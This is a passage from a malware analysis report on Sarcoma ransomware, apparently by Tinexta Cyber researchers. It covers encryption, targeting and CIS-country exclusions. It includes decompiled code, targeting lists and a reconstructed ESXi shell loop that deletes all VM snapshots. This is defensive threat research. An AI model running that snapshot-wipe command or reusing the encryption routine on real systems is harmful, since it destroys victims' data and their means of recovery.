sub_5B2DC0(lpCommandLine, v7, v7 + v8, 0);
if ( CreateProcessAsUserA(hToken, 0, lpCommandLine[0], 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
  CloseHandle(hToken);
  v9 = 1;
}
else
{
  CloseHandle(hToken);
  v9 = 0;
}
```

Figure 10: Remote logon

Encryption Routine

After the propagation phase, the malware begins enumerating what it needs to encrypt. It uses a multithreaded routine to iterate through a list of target folders, which is as follows:

'$recycle.bin' 'config.msi' '$windows.~bt' '$windows.~ws' 'windows' 'boot' 'program files' 'program files (x86)' 'programdata' 'system volume information' 'tor browser' 'windows.old' 'intel' 'msocache' 'perflogs' 'x64dbg' 'public' 'all users' 'default' 'microsoft' 'appdata' 'Microsoft SQL Server'

Table 1: Explored Directories

Notably, the malware simultaneously maintains a list of excluded, uninteresting file extensions. The list is as follows:

```
'.386'
'.adv'
'.ani'
'.bat'
'.bin'
'.cab'
'.cmd'
'.com'
'.cpl'
'.cur'
'.deskthemepack'
'.diagcab'
'.diagcfg'
'.diagpkg'
'.dll'
'.drv'
'.exe'
'.hlp'
'.icl'
'.icns'
'.ico'
'.ics'
'.idx'
'.lnk'
'.mod'
'.mpa'
'.msc'
'.msp'
'.msstyles'
'.msu'
'.nls'
'.nomedia'
'.ocx'
'.prf'
'.rom'
'.rtp'
'.scr'
'.shs'
'.spl'
'.sys'
'.theme'
'.themepack'
'.wpx'
'.lock'
'.key'
'.hta'
'.msi'
'.pdb'
'.search-ms'
'.man'
```

Table 2: Excluded Extensions

During this directory enumeration process, the malware extracts an embedded PDF file containing its ransom note and writes that note in each folder and its subfolders using the **_write** API call.



Figure 11: Ransom note extration

This PDF contains the ransom note and it looks like the following:

Figure 12: Piece of the ransom note

Returning to the encryption routine, the malware uses a combination of RSA and ChaCha20 encryption to render the files inaccessible. RSA asymmetric encryption protects the symmetric ChaCha20 key.



Figure 13: Dynamic view of Chacha20 Encryption

```
.text:000000000042F9B0 ; _DWORD *__fastcall sub_42F9B0(__int64, __int64, int *)
.text:000000000042F9B0 sub_42F9B0      proc near               ; DATA XREF: .rdata:00000000006E8450↓o
.text:000000000042F9B0                                         ; .pdata:000000000070153C↓o
.text:000000000042F9B0                 movdqu  xmm0, xmmword ptr cs:aExpand32ByteKc ; "expand 32-byte kchacha_avx.cpp"
.text:000000000042F9B8                 mov     rax, [rcx+88h]
.text:000000000042F9BF                 movdqu  xmm1, xmmword ptr [rax+40h]
.text:000000000042F9C4                 movdqu  xmm2, xmmword ptr [rax+50h]
.text:000000000042F9C9                 movups  xmmword ptr [rax], xmm0
.text:000000000042F9CC                 movups  xmmword ptr [rax+10h], xmm1
.text:000000000042F9D0                 movups  xmmword ptr [rax+20h], xmm2
.text:000000000042F9D4                 mov     edx, [rcx+90h]
.text:000000000042F9DA                 mov     rax, [rcx+88h]
.text:000000000042F9E1                 mov     [rax+30h], edx
.text:000000000042F9E4                 xor     edx, edx
.text:000000000042F9E6                 test    r8, r8
.text:000000000042F9E9                 jz      short loc_42F9EE
.text:000000000042F9EB                 mov     edx, [r8]
.text:000000000042F9EE
.text:000000000042F9EE loc_42F9EE:                             ; CODE XREF: sub_42F9B0+39↑j
.text:000000000042F9EE                 mov     [rax+34h], edx
.text:000000000042F9F1                 mov     edx, [r8+4]
.text:000000000042F9F5                 mov     [rax+38h], edx
.text:000000000042F9F8                 mov     edx, [r8+8]
.text:000000000042F9FC                 mov     [rax+3Ch], edx
.text:000000000042F9FF                 retn
.text:000000000042F9FF sub_42F9B0      endp
.text:000000000042F9FF
```

Figure 14: Static view of the Chacha20 Encryption

One of the most notable parts of the code reveals the ransomware's use of ChaCha20, a fast and secure stream cipher known for its efficiency and resistance to timing attacks. Although the implementation isn't explicitly labeled, the structure of the operations and the presence of 32-bit word expansions strongly suggest it. These operations mirror how ChaCha20 expands its 256-bit key into a larger internal state before beginning encryption.

To ensure the random key is protected, the ransomware immediately encrypts the symmetric key using public-key cryptography by calling the Crypto++ function **N8CryptoPP11RSAFunctionE.**

```
  __int64 v26; // rax

  if ( !strcmp(a2, "ValueNames") )
  {
    mw_cast_string(a2, &`typeinfo for'std::string);
    if ( !(unsigned __int8)mw_strcmp(&`typeinfo for'CryptoPP::RSAFunction) )
      sub_40FC80(a1, a2, a3, a4);
    v9 = sub_5B0B30(a4, "ThisPointer:");
    v10 = (_QWORD *)sub_5B0B30(v9, "N8CryptoPP11RSAFunctionE");
    v11 = v10[1];
```

Figure 15: Static View of the CryptoPP RSA Function

```
000000000040FC80  41:55              push r13
000000000040FC82  41:54              push r12
000000000040FC84  55                 push rbp
000000000040FC85  57                 push rdi
000000000040FC86  56                 push rsi
000000000040FC87  53                 push rbx
000000000040FC88  48:83EC 38         sub rsp,38
000000000040FC8C  48:8D3D 6F592900   lea rdi,qword ptr ds:[6A5602]      00000000006A5602:"ValueNames"
000000000040FC93  49:89CD            mov r13,rcx
000000000040FC96  48:89D6            mov rsi,rdx
000000000040FC99  B9 0B000000        mov ecx,B                          0B:'\v'
000000000040FC9E  48:89D5            mov rbp,rdx
000000000040FCA1  F3:A6              repe cmpsb
000000000040FCA3  4C:89C3            mov rbx,r8
000000000040FCA6  4D:89CC            mov r12,r9
000000000040FCA9  0F97C0             seta al
000000000040FCAC  1C 00              sbb al,0
000000000040FCAE  84C0               test al,al
000000000040FCB0  0F84 5A010000      je 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf9e8
000000000040FCB6  B9 0C000000        mov ecx,C                          0C:'\f'
000000000040FCBB  48:8D3D 4B592900   lea rdi,qword ptr ds:[6A560D]      00000000006A560D:"ThisPointer:"
000000000040FCC2  48:89D6            mov rsi,rdx
000000000040FCC5  F3:A6              repe cmpsb
000000000040FCC7  0F97C0             seta al
000000000040FCCA  1C 00              sbb al,0
000000000040FCCC  84C0               test al,al
000000000040FCCE  0F84 8C000000      je 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf9e8
000000000040FCD4  48:8D15 C5C82B00   lea rdx,qword ptr ds:[6CC5A0]
000000000040FCDB  48:89D1            mov rcx,rdx
000000000040FCDE  E8 EDA71400        call 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf
000000000040FCE3  84C0               test al,al
```

Figure 16: Preparing the encryption of the Key with CryptoPP RSA

This approach, combining a fast symmetric cipher like ChaCha20 with a secure asymmetric encryption scheme like RSA, is classic hybrid encryption and very common in ransomware. Generally, the benefits are as follows:

- **Speed:** Symmetric ciphers like ChaCha20 are extremely fast and well-suited for encrypting large amounts of data, such as files or even entire disks.

- **Security:** By encrypting the symmetric key with RSA, attackers ensure that only someone with the private key (i.e., themselves) can decrypt the victim's files—even if the malware sample is fully reverse-engineered.

When the encryption finishes, if the debug flag is enabled, the malware also logs all encryption statistics.

```
mw_print(&unk_6A2B00, "Directories processed ", 22i64);
v226 = sub_562670(&unk_6A2B00, qword_7451B0);
sub_5CEAC0(v226);
mw_print(&unk_6A2B00, "Files processed ", 16i64);
v227 = sub_562670(&unk_6A2B00, qword_7451A0);
sub_5CEAC0(v227);
mw_print(&unk_6A2B00, "Directories excluded ", 21i64);
v228 = sub_562670(&unk_6A2B00, qword_7451A8);
sub_5CEAC0(v228);
mw_print(&unk_6A2B00, "Files excluded ", 15i64);
v229 = sub_562670(&unk_6A2B00, qword_745198);
sub_5CEAC0(v229);
mw_print(&unk_6A2B00, "Work time ", 10i64);
v230 = sub_561B70(&unk_6A2B00);
mw_print(v230, " seconds", 8i64);
sub_5CEAC0(v230);
```

Figure 17: Final log

Linux Version

The Linux version of the malware we obtained exhibits largely the same behavior and logic. However, due to the different OS, it uses different APIs and libraries to perform its activities. The Linux version is identified by the hash:

- 7ea6af07ca9ed77934b2398e898afe4eaa13d29022fcf5da33254769ad284d75

In this case, the ransomware authors skipped the network spreading routine but added another routine aimed at infecting Hypervisor systems.

```
}
else if ( v9 == '-' && v7[1] == 'k' && !v7[2] )// Check on the cmdline
{
  v21 = popen(
          "IFS=$'\\n'; for i in $(vim-cmd vmsvc/getallvms); do ii=$(echo $i | cut -d \" \" -f1); in=$(echo $ii | gr"
          "ep -E ^[0-9]+$); vim-cmd vmsvc/snapshot.removeall $in 2>&1; done;",
          "r");
  if ( v21 )
  {
    while ( fgets(s, 4096, v21) )
```

Figure 18: vim-cmd to interact with the hypervisor

The reconstructed command is the following:

```
IFS=$'\n'
for i in $(vim-cmd vmsvc/getallvms); do
    ii=$(echo $i | cut -d " " -f1)
    in=$(echo $ii | grep -E '^[0-9]+$')
    vim-cmd vmsvc/snapshot.removeall $in 2>&1
done
```

Code Snippet 5

This piece of code uses the **vim-cmd**, the VMware's native CLI tool. It loops through the output of **vim-cmd vmsvc/getallvms**, extracts each VM's numeric ID, and invokes **vim-cmd vmsvc/snapshot.removeall <ID>** to purge all associated snapshots. From a threat perspective, this technique is a textbook example of "anti-recovery" behavior seen in ESXi-focused ransomware strains. By wiping snapshots before encryption or shutdown, the attacker severely limits the victim's ability to roll back or recover data without external backups.
For the encryption routine, the malware adopts another linux-compatible library, the **LibTomCrypt** library; the logic is quite the same.

```
if ( !pthread_attr_init(v23) )
{
  *(_DWORD *)((char *)qword_6D76E0 + v62) = v64;
  if ( !pthread_attr_setdetachstate(v23, 1) )
    pthread_create(
      (pthread_t *)&v19[v24],
      v23,
      (void *(*)(void *))mw_threaded_encryptFile,
      (char *)qword_6D76E0 + v62);
}
++v64;
```

Figure 19: Multithreaded encryption

The malware cycles inside a series of pre-configured directories, and enumerates every file, keeping attention to exclude a series of extensions.

```
"cfg"
"sf"
"b00"
"v00"
"v01"
"v02"
"v03"
"v04"
"v05"
"v06"
"v07"
"t00"
"gz"
"tgz"
"z"
"386"
"adv"
"ani"
"bat"
"bin"
"cab"
"cmd"
"com"
"cpl"
"cur"
"deskthemepack"
"diagcab"
"diagcfg"
"diagpkg"
```

```
"dll"
"drv"
"exe"
"hlp"
"icl"
"icns"
"ico"
"ics"
"idx"
"lnk"
"mod"
"mpa"
"msc"
"msp"
"msstyles"
"msu"
"nls"
"nomedia"
"ocx"
"prf"
"rom"
"rtp"
"scr"
"shs"
"spl"
"sys"
"theme"
"themepack"
"wpx"
"lock"
"key"
"hta"
"msi"
"pdb"
"search-ms"
"man"
```

Table 3: Excluded extension in Linux version

Notably, most of these are the same as those seen in the Windows version, with the addition of many related to disk volumes, which are more commonly used in Linux-like environments.

As mentioned, the malware adopts the same encryption logic as the Windows version but uses a different library.
The first step is to generate a random symmetric key for the ChaCha20 algorithm using a pseudorandom number generator (PRNG).

```
if ( !a1 )
  sub_408560("prng != NULL", "src/misc/crypt/crypt_register_prng.c", 25);
v2 = 0;
v3 = qword_6D54C0;
do
{
```

Figure 20: Retrieving the PRNG provider

Then, it prepare the first stage of encryption with the chacha20 algorithm:

```
if ( !a1 )
  sub_408560("key != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 41);
if ( !a3 )
  sub_408560("iv != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 42);
if ( !a7 )
  sub_408560("in != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 43);
if ( !a9 )
  sub_408560("out != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 44);
if ( !a10 )
  sub_408560("tag != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 45);
result = sub_40C620(v17, a1, a2);
if ( !(_DWORD)result )
{
  result = sub_405140(v17, a3, a4);
  if ( !(_DWORD)result )
  {
    if ( !a5 || !a6 || (result = sub_40C310(v17, a5, a6), !(_DWORD)result) )
    {
```

Figure 21: Chacha20 in Linux version

After the first stage of encryption, the malware protects the generated random symmetric key using the RSA algorithm.



Figure 22: RSA encryption in Linux version

At the end of the encryption phase, there is the same log stats printing.

```
clock_gettime(1, &v72);
v55 = (double)(LODWORD(v72.tv_nsec) - LODWORD(tp.tv_nsec)) / 1000000000.0
    + (double)(LODWORD(v72.tv_sec) - LODWORD(tp.tv_sec));
printf("Directories processed %lld\n", count_of_listed_folders);
printf("Files processed %lld\n", count_of_encrypted_files);
printf("Files excluded %lld\n", count_of_excluded_files);
printf("Work time %.2f seconds\n", v55);
```

Figure 23: Stats log in linux version

tinexta cyber

Conclusion

Sarcoma Ransomware has emerged as one of the most active and concerning ransomware groups in recent months. First detected in October 2024, it has rapidly evolved from an emerging threat into a major concern for the cybersecurity community. In a short time, it has drawn significant attention due to its aggressive pace of operations and a rising number of successful compromises affecting organizations across multiple sectors and regions.

Sarcoma Ransomware operates with a notably low profile, as there is little public information available about its full attack chain, and only a limited number of samples have been observed in the wild. This scarcity may point to the group's use of advanced evasion techniques designed to avoid detection and complicate attribution. Their targeting strategy, focusing on small and medium-sized enterprises (SMEs), suggests an opportunistic model, potentially leveraging partnerships with Initial Access Brokers (IABs). These brokers enable entry by exploiting exposed services, misconfigurations, or stolen credentials, allowing the ransomware group to concentrate its efforts on rapid deployment and extortion.

It's noteworthy how the Sarcoma group's operations intersect with CIS (Commonwealth of Independent States) countries. The CIS countries are a regional organization formed after the dissolution of the Soviet Union, consisting of several former Soviet republics. The term "Russian CIS countries" usually refers to CIS members that maintain strong political, economic, or cultural ties with Russia. However, the official CIS members as of May 2025 are:

Official members of the CIS:

- Russia
- Belarus
- Armenia
- Azerbaijan
- Kazakhstan
- Kyrgyzstan
- Tajikistan
- Uzbekistan

Many ransomware groups deliberately avoid infecting systems located in CIS countries for several strategic and operational security reasons:

1. **Avoiding legal and enforcement issues**
   Most of these groups are based in or have ties to former Soviet states, particularly Russia, Belarus, or other CIS countries. Avoiding attacks on systems in these countries helps them stay under the radar of local authorities, who often tolerate, or overlook, cybercriminal activities as long as they don't target national or regional interests.

2. **Technical exclusion mechanisms**
   To implement this strategy, ransomware often includes automatic checks during execution:

   - Verifying keyboard language layout (e.g., excluding Russian or Uzbek layouts)
   - Checking time zone, locale settings, or IP-based geolocation
   - In some cases, the malware self-deletes or exits if it detects that it is running on a system located in a CIS country

3. **Established tactic**
   This behavior isn't new; it's common among well-known groups such as Conti, LockBit, REvil, and many others. The goal is to operate "from home" with impunity while targeting Western organizations, where ransom payments are more likely and law enforcement pressure is less direct for actors based in CIS countries.

In short, excluding CIS countries is a defensive and strategic measure to ensure the group's operational survival and reduce the risk of local law enforcement intervention.

In the case of the Sarcoma group, the samples we analyzed do not implement exclusion mechanisms for CIS countries, except for Uzbekistan.
This is far from a trivial detail and may reflect the group's boldness, suggesting they do not fear retaliation from investigators in Moscow. However, at present, there is no public evidence indicating that the Sarcoma ransomware group has actively targeted organizations located in CIS countries.

Sarcoma has impacted a broad array of sectors and geographies, with major incidents including the breach of Taiwan-based Unimicron, resulting in 40 GB of exfiltrated data, and a 160 GB breach of New Zealand's The ToolShed. These attacks illustrate a capability to disrupt operations and steal valuable data from well-established firms. As a result, cybersecurity professionals highlight the need for improved defenses, especially timely patching, effective network segmentation, and robust employee awareness programs to defend against such sophisticated threats.

About the authors

Luigi Martire, Threat Research Leader at Tinexta Cyber and director of Malware Lab at "Osservatorio per la Cybersicurezza di Unipegaso"

Pierluigi Paganini, CEO Cybhorus and director of "Osservatorio per la Cybersicurezza di Unipegaso"